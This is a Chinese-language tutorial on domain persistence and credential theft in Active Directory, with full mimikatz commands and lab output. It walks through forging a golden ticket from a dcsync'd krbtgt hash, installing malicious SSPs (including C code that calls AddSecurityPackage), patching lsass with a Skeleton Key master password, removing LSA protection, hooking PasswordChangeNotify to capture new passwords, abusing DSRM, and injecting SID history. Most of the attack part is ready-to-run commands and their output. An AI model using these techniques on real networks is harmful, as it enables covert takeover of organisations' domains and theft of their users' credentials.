

# 黄金票据

## 简介

Golden Ticket (下面称为金票) 是通过伪造的TGT (TicketGranting Ticket) , 因为只要有了高权限的TGT, 那么就可以发送给TGS换取任意服务的ST。可以说有了金票就有了域内的最高权限。

### 制作金票的条件:

- 1、域名称
- 2、域的SID值
- 3、域的KRBTGT账户密码HASH
- 4、伪造用户名, 可以是任意的

## 利用过程

金票的生成需要用到krbtgt的密码HASH值, 可以通过mimikatz中的

```
lsadump::dcsync /OWA2010SP3.0day.org /user:krbtgt
```

命令获取krbtgt的值。

```
mimikatz # lsadump::dcsync /domain:0day.org /user:krbtgt
[DC] '0day.org' will be the domain
[DC] 'OWA2010SP3.0day.org' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 2019/5/19 6:40:46
Object Security ID  : S-1-5-21-1812960810-2335050734-3517558805-502
Object Relative ID  : 502

Credentials:
Hash NTLM: 36f9d9e6d98ecf8307baf4f46ef842a2
ntlm- 0: 36f9d9e6d98ecf8307baf4f46ef842a2
lm - 0: 47c5bb5ef18a11f910970a60ecd6c95b
```

得到KRBTGT HASH之后使用mimikatz中的kerberos::golden功能生成金票golden.kiribi, 即为伪造成功的TGT。

### 参数说明:

- /admin: 伪造的用户名
- /domain: 域名称
- /sid: SID值, 注意是去掉最后一个-后面的值
- /krbtgt: krbtgt的HASH值
- /ticket: 生成的票据名称

```
kerberos::golden /admin:administrator /domain:0day.org /sid:S-1-5-21-1812960810-2335050734-3517558805 /krbtgt:36f9d9e6d98ecf8307baf4f46ef842a2 /ticket:golden.kiribi
```

```
mimikatz # kerberos::golden /admin:administrator /domain:0day.org /sid:S-1-5-21-1812960810-2335050734-3517558805 :36f9d9e6d98ecf8307baf4f46ef842a2 /ticket:golden.kiribi
User      : administrator
Domain    : 0day.org (0DAY)
SID       : S-1-5-21-1812960810-2335050734-3517558805
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 36f9d9e6d98ecf8307baf4f46ef842a2 - rc4_hmac_nt
Lifetime  : 2019/8/23 14:51:46 ; 2029/8/20 14:51:46 ; 2029/8/20 14:51:46
-> Ticket : golden.kiribi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

通过mimikatz中的kerberos::ptt功能 (Pass The Ticket) 将golden.kiribi导入内存中。

```
kerberos::purge
kerberos::ppt golden.kiribi
kerberos::list
```

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::ptt golden.kiribi

* File: 'golden.kiribi': OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2019/8/23 14:41:35 ; 2029/8/20 14:41:35 ; 2029/8/20 14:41:35
Server Name       : krbtgt/0day.org @ 0day.org
Client Name       : administrator @ 0day.org
Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz #
```

此时就可以通过dir成功访问域控的共享文件夹。

```
dir \\OWA2010SP3.0day.org\c$
```

```

C:\Users\sqladmin>dir \\OWA2010SP3.0day.org\c$
Volume in drive \\OWA2010SP3.0day.org\c$ has no label.
Volume Serial Number is CC41-F739

Directory of \\OWA2010SP3.0day.org\c$

2019/05/19  07:39    <DIR>          ExchangeSetupLogs
2019/05/19  06:47    <DIR>          inetpub
2019/05/26  10:35    <DIR>          Program Files
2019/05/26  10:35    <DIR>          Program Files (x86)
2019/05/19  06:48    <DIR>          Users
2019/05/19  07:18    <DIR>          Windows
2019/05/19  06:58    <DIR>          wwwdata
               0 File(s)                0 bytes
               7 Dir(s)  47,935,717,376 bytes free

C:\Users\sqladmin>

```

## SSP密码记录

### 简介

**SSP:** Security Support Provider, 直译为安全支持提供者, 又名Security Package.

简单的理解为SSP就是一个DLL, 用来实现身份认证。


**SSPI:** Security Support Provider Interface, 直译为安全支持提供程序接口, 是Windows系统在执行认证操作所使用的API。

简单的理解为SSPI是SSP的API接口


**LSA:** Local Security Authority, 用于身份认证, 常见进程为lsass.exe

特别的地方在于LSA是可扩展的, 在系统启动的时候SSP会被加载到进程lsass.exe中。

这相当于我们可以自定义一个dll, 在系统启动的时候被加载到进程lsass.exe。



如图, 这是正常的SSPI结构图, Client APP是我们自定义的dll, 通过Secur32.dll可以调用“credential capture API”来获取LSA的信息



上图展示了攻击思路，既然可以自定义dll,那么我们就可以定制dll的功能，通过 Named Pipe 和 Shared Memory 直接获取 lsass.exe 中的明文密码，并且能够在其更改密码时立即获得新密码。

## mimilib SSP

mimikatz早已支持这个功能，而这个文件就是我们使用的时候常常忽略的mimilib.dll

nimikatz					搜索"mimika"
名称	修改日期	类型	大小		
mimidrv.sys	2013/1/23 5:59	系统文件	36 KB		
mimikatz	2019/7/21 4:58	应用程序	989 KB		
mimilib.dll	2019/7/21 4:58	应用程序扩展	46 KB		

## 利用过程

### 方法一


#### 1. 添加SSP

将mimilib.dll复制到域控 c:\windows\system32 下

#### 2. 设置SSP


修改域控注册表位置：

HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Control\Lsa\Security Packages\



### 3.重启系统

域控重启后在 c:\windows\system32 可看到新生成的文件kiwissp.log



### 方法二：使用API AddSecurityPackage

(1)复制文件

同方法1

(2)修改注册表

同方法1

(3)调用AddSecurityPackage

测试代码如下：

```
#define SECURITY_WIN32

#include <stdio.h>
#include <windows.h>
#include <Security.h>
#pragma comment(lib,"Secur32.lib")
```

```
int main(int argc, char **argv) {
    SECURITY_PACKAGE_OPTIONS option;
    option.Size = sizeof(option);
    option.Flags = 0;
    option.Type = SECPKG_OPTIONS_TYPE_LSA;
    option.SignatureSize = 0;
    option.Signature = NULL;
    SECURITY_STATUS SEC_ENTRYnRet = AddSecurityPackageA("mimilib", &option);
    printf("AddSecurityPackage return with 0x%X\n", SEC_ENTRYnRet);
}
```

添加成功，如果此时输入了新的凭据(例如runas，或者用户锁屏后重新登录)，将会生成文件  
kiwissp.log

方法2的自动化实现：

[https://github.com/EmpireProject/Empire/blob/e37fb2eef8ff8f5a0a689f1589f424906fe13055/data/module\\_source/persistence/Install-SSP.ps1](https://github.com/EmpireProject/Empire/blob/e37fb2eef8ff8f5a0a689f1589f424906fe13055/data/module_source/persistence/Install-SSP.ps1)

### 方法3：使用RPC控制lsass加载SSP

XPN开源的代码：

<https://gist.github.com/xpn/c7f6d15bf15750eae3ec349e7ec2380e>

测试如下图

```
c:\test>ConsoleApplication1.exe mimilib.dll
AddSecurityPackage Raw RPC Example... by @_xpn_

[*] Building RPC packet
[*] Connecting to lsassirpc RPC service
[*] Sending SspirConnectRpc call
[*] Sending SspirCallRpc call
[*] Error code 0x6c6 returned, which is expected if DLL load returns FALSE
```

添加成功

优点：

- 不需要写注册表
- 不调用API AddSecurityPackage
- 不需要对lsass进程的内存进行写操作
- lsass进程中不存在加载的dll

## Memory Updating of SSPs

mimikatz同时还支持通过内存更新ssp，这样就不需要重启再获取账户信息

需要使用mimikatz.exe，命令如下：

```
privilege::debug
misc::memssp
```

通过修改lsass进程的内存，实现从lsass进程中提取凭据

```
C:\mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd Desktop
C:\Users\Administrator\Desktop>mimikatz.exe


#####.  mimikatz 2.2.0 (x64) #18362 Jul 20 2019 22:57:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)

mimikatz #
```

命令执行后，如果此时输入了新的凭据(例如runas，或者用户锁屏后重新登录)，将会在  
c:\windows\system32 下生成文件 mimilsa.log



## Skeleton Key

Skeleton Key是一种不需要域控重启即能生效的维持域控权限方法。

### 简介

Skeleton Key被安装在64位的域控服务器上 支持Windows Server2003—Windows Server2012 R2 能够让所有域用户使用同一个万能密码进行登录 现有的所有域用户使用原密码仍能继续登录 重启后失效 支持 Skeleton Key

### 利用过程

#### 在域控安装Skeleton Key

mimikatz命令:

```
privilege::debug
misc::skeleton
```

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #

```

## 域内主机使用Skeleton Key登录域控

mimikatz的默认Skeleton Key设置为mimikatz

```

net use \\OWA2010SP3.0day.org mimikatz /user:administrator@0day.org
dir \\OWA2010SP3.0day.org\c$

```

Skeleton Key只是给所有账户添加了一个万能密码，无法修改账户的权限

```

C:\Users\sqladmin>net use \\OWA2010SP3.0day.org mimikatz /user:administrator@0da
The command completed successfully.

C:\Users\sqladmin>dir \\OWA2010SP3.0day.org\c$
Volume in drive \\OWA2010SP3.0day.org\c$ has no label.
Volume Serial Number is CC41-F739

Directory of \\OWA2010SP3.0day.org\c$

2019/09/02  14:31                1,395 client.crt
2019/09/02  14:26                984 client.csr
2019/05/19  07:39             <DIR>      ExchangeSetupLogs
2019/05/19  06:47             <DIR>      inetpub
2019/08/24  21:17          39,862,272 ntds.dit
2019/05/26  10:35             <DIR>      Program Files
2019/08/29  17:33             <DIR>      Program Files (x86)
2019/09/02  14:25                471 request.inf
2019/05/19  06:48             <DIR>      Users
2019/09/02  15:14             <DIR>      Windows
2019/05/19  06:58             <DIR>      wwwdata
                4 File(s)      39,865,122 bytes
                7 Dir(s)  47,546,060,800 bytes free

C:\Users\sqladmin>

```

## 绕过LSA Protection

### 配置LSA Protection

注册表位置: `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa`

新建-DWORD 值, 名称为 `RunAsPPL`, 数值为 `00000001`



重启系统

## 使用mimidrv.sys绕过

mimikatz命令:

```
privilege::debug
!+
!processprotect /process:lsass.exe /remove
misc::skeleton
```

## 绕过cmd、regedit、taskmgr

```
privilege::debug
misc::cmd
misc::regedit
misc::taskmgr
```

# Hook PasswordChangeNotify

## 简介

Hook PasswordChangeNotify这个概念最早是在2013年9月15日由clymb3r提出，通过Hook PasswordChangeNotify拦截修改的帐户密码。

需要了解的相关背景知识如下：

1. 在修改域控密码时会进行如下同步操作：
  - a. 当修改域控密码时，LSA首先调用PasswordFileter来判断新密码是否符合密码复杂度要求
  - b. 如果符合，LSA接着调用PasswordChangeNotify在系统上同步更新密码
2. 函数PasswordChangeNotify存在于rassfm.dll
3. rassfm.dll可理解为Remote Access Subauthentication dll，只存在于Server系统下，xp、win7、win8等均不存在

Hook PasswordChangeNotify有如下优点：

1. 不需要重启
2. 不需要修改注册表
3. 甚至不需要在系统放置dll


## 利用过程

实现Hook PasswordChangeNotify共包含两部分：Hook dll和dll注入。

<https://github.com/3gstudent/Hook-PasswordChangeNotify>

编译工程，生成HookPasswordChange.dll


MFC设置为在静态库中使用MFC




上传HookPasswordChangeNotify.ps1和HookPasswordChange.dll到域控主机

管理员权限执行:

```
PowerShell.exe -ExecutionPolicy Bypass -File HookPasswordChangeNotify.ps1
```



手动修改域控密码后 在C:\Windows\Temp下可以找到passwords.txt，其中记录了新修改的密码。



以下链接中的代码可作为参考，其中实现了将获取的新密码上传至Http服务器

## DSRM同步指定域用户

Windows Server 2008 需要安装KB961320补丁才支持DSRM密码同步，Windows Server 2003不支持DSRM密码同步。

C:\Administrator: C:\Windows\system32\cmd.exe

同步之后使用mimikatz查看test用户和SAM中Administrator的NTLM值。如下图所示，可以看到两个账户的NTLM值相同，说明确实同步成功了。

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /name:test /inject
Domain : 0DAY / S-1-5-21-1812960810-2335050734-3517558805

RID : 0000048b (1163)
User : test

* Primary
  NTLM : 89137ebe485b16e35e52c97f08191fb2
  LM :
  Hash NTLM: 89137ebe485b16e35e52c97f08191fb2
  ntlm- 0: 89137ebe485b16e35e52c97f08191fb2
  lm - 0: f0c3dbde6d99d06d8845a3b204bd7806

* WDigest
  01 570b9f5b8777f7d7e61242865f6c3841
  02 51117173801000015521018001000000
```

```
privilege::debug
token::elevate
lsadump::sam
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

248 {0:0000003e7} 0 D 27994 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p) Primary
-> Impersonated !
* Process Token : {0:000a787d} 1 D 3173485 0DAY\Administrator S-1-5-21-1812960810-2335050734-3517558805
* Thread Token : {0:0000003e7} 0 D 3271824 NT AUTHORITY\SYSTEM S-1-5-18 (04g,30p) Impersonated

mimikatz # lsadump::sam
Domain : OWA2010SP3
SysKey : e2daalc5dca47d980c9c9a95b0409760
Local SID : S-1-5-21-850345854-3808454352-522775345

SAMKey : 0764f958cf401111cc8ac93f1c5fbec5

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 89137ebe485b16e35e52c97f08191fb2

RID : 000001f5 (501)
User : Guest
```

## 修改注册表允许DSRM账户远程访问

修改注册表 `HKLM\System\CurrentControlSet\Control\Lsa` 路径下的 `DSRMAdminLogonBehavior` 的值为2。

PS：系统默认不存在 `DSRMAdminLogonBehavior`，手动添加。

DSRM账户是域控的本地管理员账户，并非域的管理员帐户。所以DSRM密码同步之后并不会影响域的管理员帐户。另外，在下次进行DSRM密码同步之前，NTLM的值一直有效。所以为了保证权限的持久化，尤其在跨国域或上百上千个域的大型内网中，最好在事件查看器的安全事件中筛选事件ID为4794的事件日志，来判断域管是否经常进行DSRM密码同步操作。

## SID history


[SID历史记录](#)是支持[迁移方案](#)的属性。每个用户帐户都有一个关联的[安全标识符 \(SID\)](#)，用于跟踪安全主体和连接到资源时的帐户及访问权限。SID历史记录允许另一个帐户的访问被有效的克隆到另一个帐户。这是非常有用的，其目的是确保用户在从一个域移动（迁移）到另一个域时能保留原有的访问权限。由于在创建新帐户时用户的SID会发生更改，旧的SID需要映射到新的帐户。当域A中的用户迁移到域B时，将在DomainB中创建新的用户帐户，并将DomainA用户的SID添加到DomainB的用户帐户的SID历史记录属性中。这样就可以确保DomainB用户仍可以访问DomainA中的资源。

Mimikatz支持SID历史注入到任何用户帐户（需要域管理员或等效的权限）。在这种情况下，攻击者创建用户帐户“test”，并将该域的默认管理员帐户“Administrator”（RID 500）添加到帐户的SID历史记录属性中。

```
privilege::debug
sid::add /new:[DomainAdmin's SID or NAME] /sam:[CommonUsername]
```

